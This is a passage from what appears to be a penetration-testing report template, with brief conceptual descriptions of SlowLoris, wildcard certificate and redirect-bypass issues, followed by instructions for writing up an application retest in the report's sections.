SlowLoris attacks rely on the fact that the HTTP protocol requires requests to be completely received by the server before they are processed. If an HTTP request is not complete, or if the transfer rate is very low, the server keeps its resources busy waiting for the rest of the data. If the server keeps too many resources busy, this creates a Denial of Service (DoS).

Wildcard TLS Certificate in Use

Certificate management is required to ensure data is adequately protected. Without certificate management, data transmitted between websites and users may be at risk. A specific type of certificate, a wildcard certificate, is occasionally used as they have the added benefit of being more efficient to replace and cost-effective to renew. However, there are security risks associated with these types of certificates, and many of the benefits have become trivial. If a threat actor were to breach one of the servers, the certificate would become compromised. The confidentiality and integrity of traffic to each site where that certificate is used would also be compromised. An attacker who obtains the certificate would be able to decrypt, read or modify, and re-encrypt traffic. This is likely to result in the disclosure of sensitive information and further targeted attacks.

Bypass 30x Redirect

This attack compromises all pages of the internal restricted module of the application. Even though the application correctly implements session management, the attacker can still access the internal sensitive pages. Validation checks should be made to ensure that only expected is processed by the application.
--

APPENDIX C

REVIEW REQUIREMENTS

Key areas to cover and best practice.

Change History

If the report is a manual report rather than secure portal generated one, make sure the change history is updated to reflect the retest.

Version	Date	Author	Description
0.2	Month Date, Year	Terence Broadbent	Report Review
1.0	Report Date	Consultant	Final Draft

Section 2.0

Always add text below original comments.

APPLICATION RETEST (Month Date, Year)

An unauthenticated/authenticated retest was undertaken, the specification of the retest included one critical and one high severity vulnerability.

IMPORTANT NOTE: If manual report set graphics to 'Move with Text' under arrange option.

VULNERABILITY TOTALS

If a manual report update as necessary, otherwise rebuild the .pdf.

Section 5.1 High Level Conclusion

Always add above original comments.

APPLICATION RETEST (Month Date, Year)

An application retest was performed in order to determine the effectiveness of the specified remediation works undertaken by XYZ. The consultant retested one critical and one high severity vulnerability, confirmed that the remediation works undertaken proved successful. As such, the application has seen a significant reduction in size compared to its previously reported threat landscape. This in turn improved the Integrity, Confidentiality and Availability (CIA triad) of the overall web application and its underlying infrastructure.

ORIGINAL REPORT COMMENTS (Date of report)

Blah blah.

KEY POINTS

Removed if fixed, otherwise add a comment detailing the retested state.

IMPORTANT NOTE: If manual report re-set graphics back to 'Stay with Page' under arrange option.

Section 5.4.1 Web Application Security Assessment

Always add retest text to the top of the report.

APPLICATION RETEST (Month Date, Year)

The consultant performed a retest on two vulnerabilities identified during the previous assessment.

[1] Critical - SQL Injection.

[2] High – Direct DNS/HTTP Interaction.

After the retest, the consultant was able to confirm that the aforementioned vulnerabilities had been fully remediated, significantly reducing the overall threat landscape of the application and its underlying infrastructure.

The consultant also confirmed with XYZ (XYZ's representative), that the previously identified vulnerable URLs had been completely removed from the application and that the application had been re-written prior to retesting.

The consultant therefore recommends that another application assessment be undertaken in due course, to ensure that the rewritten version of this application is not vulnerable to external threat actors, as only the previous identified (now removed) URL's have been retested.

Section 7.1.1 Web Application Assessment

Change Severity and add keynote to vulnerability.

Month Date, Year Application Retest– The identified URL has now been removed and the application has been rewritten.

Section 7.2 Vulnerability Details

Change Severity Only – maintain a record of maintenance and add “Resolved”.